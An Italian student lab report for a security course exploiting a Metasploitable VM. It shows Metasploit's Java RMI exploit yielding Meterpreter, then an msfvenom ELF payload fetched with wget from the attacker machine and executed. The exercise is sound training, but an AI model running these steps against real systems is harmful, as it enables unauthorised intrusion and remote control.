ESERCIZIO S7 L5

EPICODE

Progetto S7/L5 PDF

Esercizio
Traccia e requisiti

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.
Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

  1) configurazione di rete.

  2) informazioni sulla tabella di routing della macchina vittima.

SVOLGIMENTO

Il primo passo è stato impostare l'ambiente di laboratorio per garantire che le due macchine virtuali potessero comunicare.

- **Assegnazione degli indirizzi IP:** Ho configurato l'interfaccia di rete della macchina attaccante (Kali Linux) con l'indirizzo IP 192.168.11.111. La macchina vittima (Metasploitable) con l'indirizzo IP 192.168.11.112, come richiesto dalla traccia.

```
valid_lft forever preferred_lft forever
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
```

```
: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ea:ae:44 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:feea:ae44/64 scope link
       valid_lft forever preferred_lft forever
```

- **Verifica della connettività:** Ho usato il comando **ping** dalla macchina Kali verso la Metasploitable per assicurarmi che le macchine fossero sulla stessa rete La risposta positiva al ping ha confermato la corretta configurazione di rete.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=12.4 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=4.54 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.35 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=3.66 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.790 ms
```

2. Ricognizione e Identificazione della Vulnerabilità


Con la rete funzionante, il passo successivo è stato analizzare la macchina vittima per scoprire i servizi in esecuzione e le loro potenziali vulnerabilità.

Scansione delle porte: Ho usato Nmap (**nmap -sV 192.168.11.112**) per scansionare la Metasploitable. L'output ha mostrato che diverse porte erano aperte, e in particolare la porta 1099/tcp ospitava un servizio **java-rmi**, come specificato dall'esercizio.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 04:27 EDT
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 69.57% done; ETC: 04:29 (0:00:21 remaining)
Stats: 0:02:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 04:31 (0:00:48 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.0075s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:EA:AE:44 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 194.91 seconds
```

Verifica della vulnerabilità: Per confermare che il servizio **java-rmi** fosse effettivamente vulnerabile, ho eseguito una scansione Nmap più mirata

(**nmap -T4 -p 1099 --script vuln 192.168.11.112**). Lo script di Nmap ha identificato il servizio **rmiregistry** come vulnerabile a una "remote code execution vulnerability", confermando che era possibile sfruttarlo.




---

3. Sfruttamento con Metasploit

Una volta identificata la vulnerabilità, ho utilizzato il framework Metasploit per creare e lanciare l'attacco.

Ricerca e selezione dell'exploit: Nella console **msf**, ho cercato i moduli disponibili per la vulnerabilità RMI (**search java rmi**). Ho selezionato il modulo **exploit/multi/misc/java_rmi_server** utilizzando il comando **use 8**



Visualizzo le opzioni con **show options :**

```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to lis
                                         ten on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Configurazione dell'exploit: Ho impostato le opzioni necessarie per l'attacco. Ho specificato l'indirizzo della macchina vittima (**set RHOSTS 192.168.11.112**) e l'indirizzo della macchina attaccante (**`set LHOST 192.168.11.111`**).

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
```

```
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/1W2jtrOE
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:54886) at 2025-08-29 04:45:26 -0400
```

Esecuzione dell'attacco: Dopo aver configurato i parametri, ho lanciato l'exploit

Dopo aver ottenuto con successo la sessione Meterpreter, ho potuto eseguire comandi sulla macchina vittima per raccogliere le prove richieste dall'esercizio.

Configurazione di rete: Ho usato il comando **ifconfig** per visualizzare le interfacce di rete della macchina Metasploitable. L'output ha mostrato che l'interfaccia **eth0** ha l'indirizzo IP **192.168.11.112**, confermando la corretta configurazione e la riuscita dell'attacco.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feea:ae44
IPv6 Netmask : ::
```

Tabella di routing: Ho usato il comando **route** per ottenere le informazioni sulla tabella di routing della macchina vittima. L'output ha mostrato le rotte di rete per il traffico IPv4, confermando le impostazioni di routing del sistema compromesso.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0
```

ESERCIZIO BONUS

Il primo passo per ottenere una reverse shell è creare l'eseguibile malevolo e farlo arrivare sulla macchina vittima. Ho utilizzato **msfvenom**, lo strumento di Metasploit per la generazione di payload.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list           <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats
    -p, --payload        <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for cus
        --list-options              List --payload <value>'s standard, advanced and evasion options
    -f, --format         <format>   Output format (use --list formats to list)
    -e, --encoder        <encoder>  The encoder to use (use --list encoders to list)
        --service-name   <value>    The service name to use when generating a service binary
        --sec-name       <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alph
        --smallest                  Generate the smallest possible payload using all available encoders
        --encrypt        <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key    <value>    A key to be used for --encrypt
        --encrypt-iv     <value>    An initialization vector for --encrypt
    -a, --arch           <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform       <platform> The platform for --payload (use --list platforms to list)
    -o, --out            <path>     Save the payload to a file
    -b, --bad-chars      <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled        <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                  Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of qu
    -s, --space          <length>   The maximum size of the resulting payload
        --encoder-space  <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations     <count>    The number of times to encode the payload
    -c, --add-code       <path>     Specify an additional win32 shellcode file to include
    -x, --template       <path>     Specify a custom executable file to use as a template
    -k, --keep                      Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name       <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout        <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                      Show this message

┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=4444 -f elf -o meta_payload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 111 bytes
Final size of elf file: 195 bytes
Saved as: meta_payload.elf

┌──(kali㉿kali)-[~]
└─$ ls
bind_shell.sh  coXQkZVv.jpeg  Desktop  Documents  Downloads  flag.txt  meta_payload.elf  metasploitable_payload  Music  Pictures  Public
```

Generazione: Ho creato un payload di tipo **bind_tcp** con il comando: **msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=4444 -f elf -o meta_payload.elf.**

Questo payload, una volta eseguito, apre una porta (la 4444) sulla macchina vittima, permettendo al mio sistema di connettersi. Ho salvato il file come **meta_payload.elf.**

Per portare il payload sulla macchina Metasploitable, ho avviato un server web sulla mia macchina Kali con **python3 -m http.server 8081**.

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.11.112 - - [29/Aug/2025 06:20:41] "GET /meta_payload.elf HTTP/1.0" 200 -
^C
Keyboard interrupt received, exiting.
```

Dalla shell Meterpreter del primo esercizio, che avevo in precedenza della macchina vittima ho scaricato il file usando wget **http://192.168.11.111:8081/meta_payload.elf**.

Esecuzione: Dopo aver scaricato il file, l'ho reso eseguibile con **chmod +x meta_payload.elf** e l'ho lanciato con **./meta_payload.elf.**

```
chmod +x meta_payload.elf
./meta_payload.elf
```

2. Configurazione del Listener e Cattura della Sessione
Mentre il payload era in esecuzione sulla macchina vittima, ho dovuto configurare Metasploit per "ascoltare" la connessione in entrata.

Scelta del modulo: Ho aperto la console di Metasploit e ho cercato i moduli di gestione delle sessioni con search **exploit/multi/handler.**


```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit/multi/handler
```

```
Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env       2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   2  exploit/linux/local/bash_profile_persistence         1989-06-08       normal     No     Bash Profile Persistence
   3  exploit/linux/local/desktop_privilege_escalation     2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   4    \_ target: Linux x86                               .                .          .      .
   5    \_ target: Linux x86_64                            .                .          .      .
   6  exploit/multi/handler                                .                manual     No     Generic Payload Handler
   7  exploit/windows/mssql/mssql_linkcrawler              2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   8  exploit/windows/browser/persits_xupload_traversal    2009-09-29       excellent  No     Persits XUpload Active X MakeHttpRequest Directory Traversal
   9  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence


Interact with a module by name or index. For example info 9, use 9 or use exploit/linux/local/yum_package_manager_persistence
```

Ho selezionato **exploit/multi/handler** con **use 6** e visualizzo le opzioni con **show options:**

```
msf6 > use 6
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

Impostazione del payload: Ho configurato l'handler per usare un payload shell di base (**set payload linux/x86/shell/bind_tcp**) per il primo tentativo, avendo già specificata tra le options la porta LPORT 4444,ho avviato il listener e ho ottenuto una sessione shell. Tuttavia, per un controllo più avanzato, ho chiuso questa sessione e ho riconfigurato l'handler.



Per ottenere un accesso più potente, ho cambiato il payload in **linux/x86/meterpreter/bind_tcp**, che è lo stesso payload usato per creare il file eseguibile. Ho rilanciato l'handler e, questa volta, ho ottenuto una **sessione Meterpreter completa.**

```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/bind_tcp
payload => linux/x86/meterpreter/bind_tcp
msf6 exploit(multi/handler) > show options

Payload options (linux/x86/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.11.112   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Started bind TCP handler against 192.168.11.112:4444

[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 4 opened (192.168.11.111:42761 → 192.168.11.112:4444) at 2025-08-29 06:31:28 -0400

meterpreter >
meterpreter > ls
```

3. Interazione e Conclusione

Con la sessione Meterpreter aperta, ho potuto interagire con il sistema remoto per confermare il successo dell'attacco.

Verifica dell'accesso: Ho usato il comando **ls** all'interno della sessione per listare i file nella directory corrente, dimostrando di avere il controllo del sistema. L'output ha mostrato i file di sistema, incluso il mio payload **meta_payload.elf.**

```
Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:33 -0400  bin
040755/rwxr-xr-x  1024     dir   2012-05-13 23:36:28 -0400  boot
040755/rwxr-xr-x  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040755/rwxr-xr-x  13480    dir   2025-08-29 03:52:21 -0400  dev
040755/rwxr-xr-x  4096     dir   2025-08-29 03:52:26 -0400  etc
040755/rwxr-xr-x  4096     dir   2010-04-16 02:16:02 -0400  home
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:40 -0400  initrd
100644/rw-r--r--  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:22 -0400  lib
040700/rwx------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040755/rwxr-xr-x  4096     dir   2010-03-16 18:55:52 -0400  media
100755/rwxr-xr-x  195      fil   2025-08-29 06:08:02 -0400  meta_payload.elf
040755/rwxr-xr-x  4096     dir   2010-04-28 16:16:56 -0400  mnt
100600/rw-------  14473    fil   2025-08-29 03:52:47 -0400  nohup.out
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:39 -0400  opt
040555/r-xr-xr-x  0        dir   2025-08-29 03:52:00 -0400  proc
040755/rwxr-xr-x  4096     dir   2025-08-29 03:52:47 -0400  root
040755/rwxr-xr-x  4096     dir   2012-05-13 21:54:53 -0400  sbin
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:38 -0400  srv
040755/rwxr-xr-x  0        dir   2025-08-29 03:52:01 -0400  sys
040700/rwx------  4096     dir   2025-08-25 09:12:47 -0400  test_metasploit
041777/rwxrwxrwx  4096     dir   2025-08-29 05:09:57 -0400  tmp
040755/rwxr-xr-x  4096     dir   2010-04-28 00:06:37 -0400  usr
040755/rwxr-xr-x  4096     dir   2010-03-17 10:08:23 -0400  var
100644/rw-r--r--  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter >
```

CONCLUSIONE

In questi esercizi, ho dimostrato due metodi per ottenere il controllo di un sistema remoto. Attraverso la pratica ho potuto sperimentare come compromettere un sistema sia sfruttando le sue vulnerabilità (primo esercizio) che iniettando direttamente il codice malevolo(esercizio bonus), in entrambi i casi utilizzando il framework Metasploit per consolidare l'accesso e ottenere il controllo del sistema bersaglio.